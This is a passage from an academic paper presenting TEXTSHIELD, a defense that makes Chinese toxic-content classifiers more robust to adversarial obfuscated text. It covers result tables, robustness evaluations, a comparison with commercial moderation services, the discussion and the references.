TextCNN + IMF + NMT	0.922	0.931	**0.920**	0.904	**0.944**	**0.933**	**0.926**	**0.915**
Common BiLSTM	0.350	0.343	0.341	0.328	0.477	0.467	0.462	0.473
BiLSTM + Pycorrector	0.356	0.356	0.364	0.355	0.475	0.471	0.473	0.481
BiLSTM + TextCorrector	0.356	0.349	0.352	0.348	0.465	0.435	0.433	0.446
BiLSTM + EMF	0.604	0.616	0.620	0.605	0.746	0.725	0.730	0.724
BiLSTM + IMF	0.631	0.646	0.643	0.645	0.744	0.708	0.710	0.713
BiLSTM + NMT	0.801	0.791	0.764	0.707	0.856	0.804	0.778	0.757
BiLSTM + EMF + NMT	0.900	0.890	0.871	0.848	**0.933**	**0.913**	**0.903**	**0.890**
BiLSTM + IMF + NMT	**0.892**	**0.894**	**0.881**	**0.851**	0.932	0.906	0.891	0.882




(a) TextCNN on Abuse (b) BiLSTM on Abuse (c) TextCNN on Porn (d) BiLSTM on Porn

Figure 4: The comparison of classification confidence on user crafted obfuscated texts.

Table 5: The error correction performance on user generated obfuscated texts.

Method	Abuse Detection			Porn Detection		
	WER	BLEU	SS	WER	BLEU	SS
Baseline	0.292	0.570	0.878	0.337	0.478	0.866
Pycorrector	0.319	0.568	0.858	0.349	0.563	0.840
TextCorrector	0.291	0.618	0.875	0.304	0.626	0.860
Adversarial NMT	**0.122**	**0.796**	**0.913**	**0.197**	**0.741**	**0.918**



(a) Abuse (b) Porn

Figure 5: The proportion of different bugs in obfuscated texts and the texts translated by adversarial NMT.

spelling correction methods are shown in Table 5. The baseline represents the original difference between obfuscated texts and the manually restored reference texts. From Table 5, we can see that Pycorrector has negative impact on error correction, which confirms the above speculation that it is also sensitive to adversarial perturbations. TextCorrector also does not work well when presented with carefully crafted adversarial perturbations instead of common spelling errors. In contrast, the adversarial NMT model performs well in restoring the real-world adversarial perturbation. For instance, it decreases WER by 17% and 14% for abusive texts and pornographic texts, respectively. Hence, it can be concluded that the end-to-end adversarial NMT is more elastic, practical and effective in the real-world adversarial scenario.


Table 6: The performance of transfer attack against the target models.

Model	Abuse Detection		Porn Detection	
	Ori Accuracy	ASR	Ori Accuracy	ASR
TextCNN + Pycorrector	0.906	0.749	0.926	0.796
TextCNN + TextCorrector	0.978	0.929	0.979	0.609
TextCNN + EMF	0.951	0.354	0.935	0.321
TextCNN + IMF	0.972	0.371	0.974	0.323
TextCNN + NMT	0.994	0.219	0.998	0.170
TextCNN + EMF + NMT	0.951	0.111	0.936	0.118
TextCNN + IMF + NMT	0.972	**0.088**	0.974	**0.090**
BiLSTM + Pycorrector	0.874	0.857	0.901	0.776
BiLSTM + TextCorrector	0.975	0.732	0.974	0.943
BiLSTM + EMF	0.947	0.392	0.938	0.210
BiLSTM + IMF	0.958	0.304	0.927	0.276
BiLSTM + NMT	0.991	0.238	0.989	0.226
BiLSTM + EMF + NMT	0.948	**0.075**	0.938	**0.067**
BiLSTM + IMF + NMT	0.957	0.113	0.928	0.093

We also visualize the proportion of different bugs in obfuscated texts and the translations of the adversarial NMT model in Fig. 5 to further analyze its robustness against different

Table 7: The performance of adaptive attack against all the target models.

Model	Abuse Detection			Porn Detection		
	ASR	Perturbed Word	Query	ASR	Perturbed Word	Query
Common TextCNN	0.860	2.19	65.8	0.839	2.12	61.1
TextCNN + Pycorrector	0.830	1.91	61.9	0.823	2.01	59.4
TextCNN + TextCorrector	0.786	2.03	66.3	0.773	2.13	60.4
TextCNN + EMF	0.687	2.35	69.2	0.706	2.02	58.9
TextCNN + IMF	0.622	2.32	68.5	0.595	2.18	61.7
TextCNN + NMT	0.375	2.05	63.7	0.428	2.34	64.3
TextCNN + EMF + NMT	0.240	2.00	63.9	0.339	2.15	60.8
TextCNN + IMF + NMT	**0.219**	1.93	62.7	**0.236**	2.03	59.4
Common BiLSTM	0.891	1.87	61.7	0.846	2.11	61.3
BiLSTM + Pycorrector	0.872	1.68	58.7	0.835	1.75	55.9
BiLSTM + TextCorrector	0.866	1.83	59.5	0.821	1.95	60.9
BiLSTM + EMF	0.726	1.97	63.8	0.548	2.12	61.6
BiLSTM + IMF	0.555	1.87	62.0	0.550	2.14	61.8
BiLSTM + NMT	0.450	1.93	62.5	0.548	2.20	62.7
BiLSTM + EMF + NMT	0.268	1.85	62.2	**0.247**	2.03	60.3
BiLSTM + IMF + NMT	**0.238**	1.73	60.2	0.289	1.80	55.7



(a) TextCNN on Abuse (b) BiLSTM on Abuse (c) TextCNN on Porn (d) BiLSTM on Porn

Figure 6: The original text length distribution of the successfully generated adversarial texts.

Table 8: Utility evaluation of successful adversarial texts.

Model	Abuse Detection			Porn Detection		
	ED	JC	SS	ED	JC	SS
Common TextCNN	8.23	0.736	0.903	9.09	0.722	0.884
TextCNN + Pycorrector	8.23	0.736	0.903	8.77	0.737	0.895
TextCNN + TextCorrector	8.48	0.731	0.892	8.89	0.725	0.874
TextCNN + EMF	8.84	0.720	0.883	10.3	0.713	0.846
TextCNN + IMF	8.60	0.727	0.887	10.4	0.712	0.843
TextCNN + NMT	8.05	0.743	0.890	10.2	0.711	0.856
TextCNN + EMF + NMT	9.18	0.759	0.891	9.31	0.756	0.876
TextCNN + IMF + NMT	8.43	0.764	0.900	10.6	0.748	0.879
Common BiLSTM	8.31	0.758	0.907	8.07	0.738	0.858
BiLSTM + Pycorrector	8.11	0.767	0.910	7.24	0.754	0.885
BiLSTM + TextCorrector	8.23	0.771	0.916	7.58	0.743	0.865
BiLSTM + EMF	8.69	0.731	0.905	8.05	0.720	0.854
BiLSTM + IMF	8.18	0.751	0.890	9.87	0.717	0.853
BiLSTM + NMT	8.34	0.752	0.901	8.71	0.716	0.863
BiLSTM + EMF + NMT	8.88	0.774	0.905	9.61	0.750	0.878
BiLSTM + IMF + NMT	8.34	0.787	0.906	9.22	0.742	0.880

bugs. It is obviously observed that Insert and PyConvert are the dominant variation strategies used by real-world malicious users, and Sim2Trad is used less than others. This is probably because that Insert and PyConvert are easy to craft while Sim2Trad can be easily defended by text preprocessing adopted in online toxic content detection services. From the visualized success rate, we can see that above 60% of Insert bugs can be corrected by the NMT model. Comparatively, the corrected PhoneticSim bugs in the abusive texts and pornographic texts account for less than 20% and 30%, respectively. This indicates that the NMT model is robust against the Insert bugs while less robust against the PhoneticSim bugs. From Table 4 and Fig. 5, we can also see that the DLTC models with the combined defense have a high accuracy even though bugs still exist in the translations. We argue that not all bugs need to be corrected and the obfuscated text can still be correctly classified by the multimodal DLTC model as long as one or two bugs are corrected.

5.3 Evaluation of Robustness

Next, we evaluate the robustness of TEXTSHIELD against adversarial attack from the perspectives of transfer attack and adaptive attack. In this evaluation, the adversarial texts are generated by TextBugger with the maximum perturbation of 4 and the semantic similarity threshold of 0.75, considering that the average text length of our datasets is about 40.

Robustness against Transfer Attack. One intriguing property of adversarial inputs is their transferability, i.e., adversarial input generated against one model can also trick another model with different architectures and trained on dif-

ferent data [7, 13]. Specifically, we first randomly sample a set of texts from each dataset, in which each text is correctly classified by the corresponding model. Then, we generate 1,000 successful adversarial texts against each common model from the sampled texts and transfer them to the models with defense. The main results are summarized in Table 6. Observe that the transferability against the models shielded by TEXTSHIELD is fairly low: it achieves an attack success rate lower than 0.09 against the TextCNN models that combined with IMF and NMT, and achieves an attack success rate lower than 0.075 against the BiLSTM models combined with EMF and NMT. In comparison, Pycorrector and TextCorrector have little effectiveness in mitigating transfer attack. We can therefore conclude that TEXTSHIELD is more robust against the transferred adversarial texts.

Robustness against Adaptive Attack. So far, we have only considered static adversaries, who only generate adversarial texts against the DLTC models without adapting to attack TEXTSHIELD directly. In this evaluation, we consider the challenges TEXTSHIELD may face when adversaries know our defense. Specifically, we first randomly sample 2,000 correctly classified texts from the test and validation sets for each target model. Then, the DLTC model and TEXTSHIELD would be viewed as a whole pipeline by attackers when exploring model sensitivity. This is a more realistic worst-case setting, since attackers (e.g., malicious netizens) usually only have black-box access to the whole pipeline in the real adversarial scenario [5]. Under this setting, attackers can not only capture the vulnerability of the DLTC model, but also capture the vulnerability of the multimodal embedding and the adversarial NMT model. Finally, adversarial texts are generated from sampled benign texts by TextBugger according to the explored sensitivity information.


(1) Attack Success Rate. The attack performance against all the target models are reported in Table 7. Obviously, it can be seen that the adaptive attack achieves a lower success rate against the models with TEXTSHIELD compared to the common models. Particularly, when only applying multimodal embedding, the defense not only degrades the success rate but also increases the cost of the attack in terms of the average number of perturbed words and queries. However, when leveraging the combined defense scheme, an anomalous result is observed that although the defense significantly decreases the attack success rate, the required cost of attack also degrades in most cases. We conjecture that such anomalous result may stem from the poor classification robustness of the models with the combined defense on the benign texts used for generating these successful adversarial texts. To verify our conjecture, we visualize the cumulative distribution of the text length of these benign texts in Fig. 6. Observe that the original length of the texts successfully generated against the models with the combined defense is significant longer than those generated for the common models. However, all the models especially the NMT models usually perform relatively worse on longer texts due to the problem of *long-term dependencies* [4], thus making it easier to trigger the DLTC models to misbehave with less cost on longer texts.

(2) Utility Analysis. The main results of utility evaluation are summarized in Table 8. It can be seen that the adversarial texts generated against the common models and the models with Pycorrector and TextCorrector preserve good utility in terms of both character-level and semantics-level. Also, similar trend is observed that multimodal embedding reduces the utility of adversarial texts across all metrics, while the utility of the adversarial texts generated against TEXTSHIELD seems higher in several cases. This also stems from the impact of longer text length. Intuitively, longer text is more fault-tolerant and can preserve more of the original utility when slightly perturbed.

(3) The Impact of Maximum Perturbation. We further study the impact of the maximum number of required perturbations on the attack success rate of adaptive attack. The main results are shown in Fig. 7. It is clearly seen that the attack success rate against all the target models increases as the maximum number of perturbations grows. Particularly, the success rate against the common models increases rapidly with the increasing maximum perturbation while increases slightly against the models with TEXTSHIELD, thus resulting in a growing gap between the success rate. In addition, the success rate against the models with TEXTSHIELD is still below 0.3 when perturbed with the maximum perturbation of 5. We thus conclude that TEXTSHIELD is very robust against the adaptive attacks and outperforms the baselines.


(4) Model Sensitivity Analysis. We also investigate the sensitivity of the target models against each bug replacement by visualizing the cumulative distribution of sensitivity score in Fig. 8. The sensitivity score represents the reward for each bug replacement, i.e., the reduction in toxic confidence. Observe from the two tasks that the sensitivity score of the models defended by TEXTSHIELD are markable smaller than those of the common models, especially when the DLTC model is shielded by the combined defense. For instance, for abuse detection, nearly 100% of bug replacement that against the BiLSTM with the combined defense only gains a reward lower than 0.2 while more than 40% of bug replacement against the common BiLSTM obtains a reward higher than 0.4. This demonstrates that all defense schemes in TEXTSHIELD have high resistance to adversarial bugs and thus help mitigate the sensitivity of the DLTC models.

(5) Bug Distribution. We take the TextCNN models used for abuse detection as examples to further study their sensitivity to different bugs, and the analysis for other models can be found in Appendix C. The distributions of bugs in adversarial texts against the common models and the models shielded by TEXTSHIELD are visualized in Fig. 9 , where the x-axis represents the proportion of bugs for the common model and y-axis represents the proportion for the model with defense, and the marker size represents the rate of the bugs being successfully



(a) TextCNN on Abuse (b) BiLSTM on Abuse (c) TextCNN on Porn (d) BiLSTM on Porn

Figure 7: The impact of maximum perturbation on attack success rate. CNN and LSTM represent TextCNN and BiLSTM.



(a) TextCNN on Abuse (b) BiLSTM on Abuse (c) TextCNN on Porn (d) BiLSTM on Porn

Figure 8: The sensitivity of the target models against bug replacement.




Figure 9: The sensitivity of the target TextCNN models against different bugs in abuse detection.

defended. It is clearly observed that Insert is used less than the others, indicating that this kind of bug is less powerful. In comparison, both the common model and the models with defense are more sensitive to PyConvert, especially PyConvert/2 and PyConvert/5. One reason is that the DLTC models in our experiment work at the character-level while the number of characters in Pinyin is usually several times that of Chinese characters, hence PyConvert may lead to errors in the feature extraction stage. In addition, there are many secondary variations based on the converted Pinyin which result in the sparseness of adversarial perturbations, making it difficult for the proposed defense to cover all possible variations. Meanwhile, TEXTSHIELD shows its robustness in defending against some of the PyConvert bugs as well as the GlyphSim and PhoneticSim bugs. As a future work, we will focus on more robust defense to deal with the stubborn bugs like PyConvert/2 and PyConvert/5. For example, we would first restore the secondary variations to their original format and then restore the original Pinyin to the corresponding Chinese characters by designing some preprocessing schemes.

5.4 Comparison with Online Services

Now, we make comparison with four industry-leading toxic content detection services, i.e., Alibaba GreenNet, Baidu TextCensoring, Huawei Moderation and Netease Yidun, who have claimed to be successful in handling the glyph-based and phonetic-based variations, to show the practicality of TEXTSHIELD. We generate adversarial texts with TextBugger under the same setting to evaluate their robustness.

The comparison results are reported in Table 9. Observe that most of these services achieve relatively good detection accuracy under the non-adversarial setting. However, it is also observed that they are still highly vulnerable to the generated adversarial texts. Specifically, they are tricked with higher attack success rate (i.e., above 0.814 across all cases) and less words perturbed than the models shielded by TEXTSHIELD, which indicate that the defenses integrated in

Table 9: Comparison with real-world online detection services.

Targeted API	Abuse Detection				Porn Detection			
	Accuracy	ASR	Perturbed Word	Query	Accuracy	ASR	Perturbed Word	Query
Alibaba GreenNet	0.778	0.868	1.34	40.1	0.869	0.884	1.71	48.2
Baidu TextCensoring	0.763	0.938	1.36	33.4	0.892	0.897	1.88	49.9
Huawei Moderation	0.704	0.888	1.34	35.3	0.710	0.814	1.67	46.7
Netease Yidun	0.805	0.903	1.38	42.1	0.823	0.818	1.90	51.1
TextCNN + IMF + NMT	0.880	0.219	1.93	62.7	0.890	0.236	2.03	59.4
BiLSTM + EMF + NMT	0.840	0.268	1.85	62.2	0.850	0.247	2.03	60.3

Table 10: The results of adaptive attacks against English-based DLTC models with TEXTSHIELD.

Model	Accuracy	ASR	Perturbed Word	Query
Common TextCNN	0.754	0.880	1.60	36.7
TextCNN + EMF + NMT	0.757	0.283	1.53	37.5
TextCNN + IMF + NMT	0.752	**0.265**	1.38	36.4
Common BiLSTM	0.766	0.782	1.80	38.4
BiLSTM + EMF + NMT	0.751	0.351	1.54	37.7
BiLSTM + IMF + NMT	0.763	**0.285**	1.26	36.1

these services can still be ruined by adversarial attacks. In contrast, TEXTSHIELD shows great practicality for reducing the attack success rate as well as improving the cost of the attack. Interestingly, we find that although Netease Yidun and Baidu TextCensoring outperform others in abuse detection and porn detection tasks, respectively, they are also more vulnerable to adversarial texts. We thus conclude that the robustness of DLTC systems is independent of their accuracy, i.e., the model with high accuracy is not necessarily secure.

5.5 Evaluation of Generalizability

Finally, we study extending TEXTSHIELD to English-based DLTC models to examine its generalizability across languages. The experiment is conducted on the classical sentiment analysis task with the benchmark Rotten Tomatoes Movie Reviews dataset [36] under the same adaptive setting. Since the pronunciation of an English word is related to its spelling, we only learn the word embeddings from two modalities, i.e., semantics and glyphs, and all the models are trained from scratch without any complex tricks. Finally, adversarial texts are generated from sampled benign texts by TextBugger [26].

The main results are summarized in Table 10. The second column is the model accuracy evaluated under the non-adversarial setting, which is comparable to the performance reported in [23]. It is clearly observed that the common models can be deceived with high attack success rates, e.g., 0.880 for TextCNN and 0.782 for BiLSTM, which indicates that the English-based DLTC models are also very vulnerable in the adversarial environment. However, the attack success rates against TextCNN and BiLSTM decrease to 0.265 and 0.285 respectively when the models are shielded by TEXTSHIELD. This indicates that TEXTSHIELD is also effective in defending English-based DLTC models against adversarial attacks, which shows good generalizability across languages.

6 Discussion

In this section, we discuss the limitations of TEXTSHIELD and promising directions for further improvements.

Extensions to Other Settings and Tasks. In this paper, TEXTSHIELD is designed to defend against adversaries in the realistic adversarial environments, and it is evaluated under the black-box setting. However, attackers may still have a small chance of accessing the entire system in white box. Hence, evaluating its efficacy against the white-box attacks is a valuable future work. Furthermore, TEXTSHIELD is currently applied to two real-world tasks. In practice, there are many other tasks such as spam email filtering that can also potentially benefit from TEXTSHIELD. In the future work, we will explore its applicability in broader real-world tasks.

Challenges for Real-world Deployments. Experimental results have shown great promise to deploy TEXTSHIELD in real-world. However, since TEXTSHIELD will increase the total amount of model parameters, it may slightly decrease the efficiency or increase the deployment cost of the whole system. We argue that this would not be a hindrance to the real-world deployment, because security is usually more important in the security-sensitive tasks. In the future, we plan to apply model compression and distributed computing techniques to accelerate the whole system and reduce the costs.

7 Conclusion

To enhance the robustness of DLTC models against adversarial texts in online toxic content detection tasks, we present TEXTSHIELD, a new defense framework specifically designed for Chinese-based DLTC models. At a high level, TEXTSHIELD achieves robust toxic content detection by integrating a set of key strategies, including multimodal embedding, multimodal fusion, and adversarial neural machine translation. Through extensive empirical evaluation, we demonstrate that TEXTSHIELD attains promising effectiveness in defending against user generated obfuscated texts in real-world adversarial scenarios, while with little impact on the original detection performance. We also show that TEXTSHIELD is robust against the state-of-the-art adversarial attacks even un-

der the adaptive setting. Our study may shed new light on designing adversarial defenses for other NLP tasks.

Acknowledgments

We sincerely appreciate the shepherding from David Evans. We would also like to thank the anonymous reviewers for their constructive comments and input to improve our paper. This work was partly supported by the National Key Research and Development Program of China under No. 2018YFB0804102, NSFC under No. 61772466, U1936215, and U1836202, the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003, the Provincial Key Research and Development Program of Zhejiang, China under No. 2019C01055, the Ant Financial Research Funding, and the Alibaba-ZJU Joint Research Institute of Frontier Technologies. Ting Wang is partially supported by the National Science Foundation under Grant No. 1910546, 1953813, and 1846151. Min Yang is partially supported by NSFC under No. U1636204 and U1836213. Min Yang is also a member of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science.

References

[1] Ahmed Ali and Steve Renals. Word error rate estimation for speech recognition: e-wer. In *ACL*, pages 20–24, 2018.

[2] Dzmitry Bahdanau, Kyunghyun Cho, and Yoshua Bengio. Neural machine translation by jointly learning to align and translate. In *ICLR*, 2015.

[3] Eytan Bakshy, Itamar Rosenn, Cameron Marlow, and Lada Adamic. The role of social networks in information diffusion. In *WWW*, pages 519–528. ACM, 2012.

[4] Yoshua Bengio, Patrice Simard, Paolo Frasconi, et al. Learning long-term dependencies with gradient descent is difficult. *IEEE transactions on neural networks*, 5(2):157–166, 1994.

[5] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. In *ICLR*, 2018.

[6] Kyunghyun Cho, Bart van Merrienboer, Dzmitry Bahdanau, and Yoshua Bengio. On the properties of neural machine translation: Encoder–decoder approaches. In *SSST*, pages 103–111, 2014.

[7] Tianyu Du, Shouling Ji, Jinfeng Li, Qinchen Gu, Ting Wang, and Raheem Beyah. Sirenattack: Generating adversarial audio for end-to-end acoustic systems. In *AsiaCCS*, 2020.

[8] Javid Ebrahimi, Daniel Lowd, and Dejing Dou. On adversarial examples for character-level neural machine translation. In *COLING*, pages 653–663, 2018.

[9] Javid Ebrahimi, Anyi Rao, Daniel Lowd, and Dejing Dou. Hotflip: White-box adversarial examples for text classification. In *ACL*, pages 31–36, 2018.

[10] Björn Gambäck and Utpal Kumar Sikdar. Using convolutional neural networks to classify hate-speech. In *ALW*, pages 85–90, 2017.

[11] Ji Gao, Jack Lanchantin, Mary Lou Soffa, and Yanjun Qi. Black-box generation of adversarial text sequences to evade deep learning classifiers. In *SPW*, pages 50–56. IEEE, 2018.

[12] Zhitao Gong, Wenlu Wang, Bo Li, Dawn Song, and Wei-Shinn Ku. Adversarial texts with gradient methods. *arXiv preprint arXiv:1801.07175*, 2018.

[13] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *ICLR*, 2015.

[14] Alex Graves. Sequence transduction with recurrent neural networks. In *ICML*, 2012.

[15] Hossein Hosseini, Sreeram Kannan, Baosen Zhang, and Radha Poovendran. Deceiving google's perspective api built for detecting toxic comments. *arXiv preprint arXiv:1702.08138*, 2017.

[16] Longtao Huang, Ting Ma, Junyu Lin, Jizhong Han, and Songlin Hu. A multimodal text matching model for obfuscated language identification in adversarial communication? In *WWW*, pages 2844–2850, 2019.

[17] Mansoor Iqbal. Wechat revenue and usage statistics, 2019.

[18] Heng Ji and Kevin Knight. Creative language encoding under censorship. In *Proceedings of the First Workshop on Natural Language Processing for Internet Freedom*, pages 23–33, 2018.

[19] Yujie Ji, Xinyang Zhang, Shouling Ji, Xiapu Luo, and Ting Wang. Model-reuse attacks on deep learning systems. In *CCS*, pages 349–363, 2018.

[20] Robin Jia and Percy Liang. Adversarial examples for evaluating reading comprehension systems. In *EMNLP*, pages 2021–2031, 2017.

[21] Zhuoren Jiang, Zhe Gao, Guoxiu He, Yangyang Kang, Changlong Sun, Qiong Zhang, Luo Si, and Xiaozhong Liu. Detect camouflaged spam content via stoneskipping: Graph and text joint embedding for chinese character variation representation. In *EMNLP-IJCNLP*, pages 6188–6197, 2019.

[22] Mladen Karan and Jan Šnajder. Cross-domain detection of abusive language online. In *ALW*, pages 132–137, 2018.

[23] Yoon Kim. Convolutional neural networks for sentence classification. In *EMNLP*, pages 1746–1751, 2014.

[24] Yann LeCun, Léon Bottou, Yoshua Bengio, Patrick Haffner, et al. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11):2278–2324, 1998.

[25] Ao Li, Zhou Qin, Runshi Liu, Yiqun Yang, and Dong Li. Spam review detection with graph convolutional networks. In *CIKM*, pages 2703–2711, 2019.

[26] Jinfeng Li, Shouling Ji, Tianyu Du, Bo Li, and Ting Wang. Textbugger: Generating adversarial text against real-world applications. In *NDSS*, 2019.

[27] Xurong Li, Shouling Ji, Meng Han, Juntao Ji, Zhenyu Ren, Yushan Liu, and Chunming Wu. Adversarial examples versus cloud-based detectors: A black-box empirical study. *IEEE Transactions on Dependable and Secure Computing*, 2019.

[28] Min Lin, Qiang Chen, and Shuicheng Yan. Network in network. In *ICLR*, 2014.

[29] Xiang Ling, Shouling Ji, Jiaxu Zou, Jiannan Wang, Chunming Wu, Bo Li, and Ting Wang. Deepsec: A uniform platform for security analysis of deep learning model. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 673–690. IEEE, 2019.

[30] Minh-Thang Luong, Eugene Brevdo, and Rui Zhao. Neural machine translation (seq2seq) tutorial. *https://github.com/tensorflow/nmt*, 2017.

[31] Joe Mayes and Stefan Nicola. Facebook warns it can't fully solve toxic content problem, 2019.

[32] Tomas Mikolov, Ilya Sutskever, Kai Chen, Greg S Corrado, and Jeff Dean. Distributed representations of words and phrases and their compositionality. In *NIPS*, pages 3111–3119, 2013.

[33] Frederic P Miller, Agnes F Vandome, and John McBrewster. *Levenshtein distance: Information theory, computer science, string (computer science), string metric, damerau? Levenshtein distance, spell checker, hamming distance*. Alpha Press, 2009.

[34] Chikashi Nobata, Joel Tetreault, Achint Thomas, Yashar Mehdad, and Yi Chang. Abusive language detection in online user content. In *WWW*, pages 145–153. International World Wide Web Conferences Steering Committee, 2016.

[35] Behnaz Nojavanasghari, Deepak Gopinath, Jayanth Koushik, Tadas Baltrušaitis, and Louis-Philippe Morency. Deep multimodal fusion for persuasiveness prediction. In *ICMI*, pages 284–288. ACM, 2016.

[36] Bo Pang and Lillian Lee. Seeing stars: Exploiting class relationships for sentiment categorization with respect to rating scales. In *ACL*, pages 115–124. Association for Computational Linguistics, 2005.

[37] Nicolas Papernot, Patrick McDaniel, Ananthram Swami, and Richard Harang. Crafting adversarial input sequences for recurrent neural networks. In *MILCOM*, pages 49–54. IEEE, 2016.

[38] Kishore Papineni, Salim Roukos, Todd Ward, and Wei-Jing Zhu. Bleu: a method for automatic evaluation of machine translation. In *ACL*, pages 311–318. Association for Computational Linguistics, 2002.

[39] Chenghui Shi, Xiaogang Xu, Shouling Ji, Kai Bu, Jianhai Chen, Raheem Beyah, and Ting Wang. Adversarial captchas. *arXiv preprint arXiv:1901.01107*, 2019.

[40] Baidu simnet. https://ai.baidu.com/tech/nlp/simnet.

[41] Nitish Srivastava and Ruslan R Salakhutdinov. Multimodal learning with deep boltzmann machines. In *NIPS*, pages 2222–2230, 2012.

[42] Ilya Sutskever, Oriol Vinyals, and Quoc V Le. Sequence to sequence learning with neural networks. In *NIPS*, pages 3104–3112, 2014.

[43] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *ICLR*, 2014.

[44] Yicheng Wang and Mohit Bansal. Robust machine comprehension models via adversarial training. In *NAACL*, pages 575–581, 2018.

[45] Ronald J Williams and David Zipser. A learning algorithm for continually running fully recurrent neural networks. *Neural computation*, 1(2):270–280, 1989.

[46] Jui-Feng Yeh, Yun-Yun Lu, Chen-Hsien Lee, Yu-Hsiang Yu, and Yong-Ting Chen. Chinese word spelling correction based on rule induction. In *CIPS-SIGHAN CLP*, pages 139–145, 2014.

[47] Junjie Yu and Zhenghua Li. Chinese spelling error detection and correction based on language model, pronunciation, and shape. In *CIPS-SIGHAN CLP*, pages 220–223, 2014.

[48] Kan Yuan, Di Tang, Xiaojing Liao, XiaoFeng Wang, Xuan Feng, Yi Chen, Menghan Sun, Haoran Lu, and Kehuan Zhang. Stealthy porn: Understanding real-world adversarial images for illicit online promotion. In *S&P*, pages 952–966. IEEE, 2019.

[49] Xinyang Zhang, Ningfei Wang, Hua Shen, Shouling Ji, Xiapu Luo, and Ting Wang. Interpretable deep learning under fire. In *USENIX Security*, 2020.

[50] Peng Zhou, Wei Shi, Jun Tian, Zhenyu Qi, Bingchen Li, Hongwei Hao, and Bo Xu. Attention-based bidirectional long short-term memory networks for relation classification. In *ACL*, pages 207–212, 2016.

Appendix

A Multimodal Fusion Schemes

Fig. 10 illustrates the two multimodal fusion schemes, i.e., EMF and IMF.

B Data Collection Details

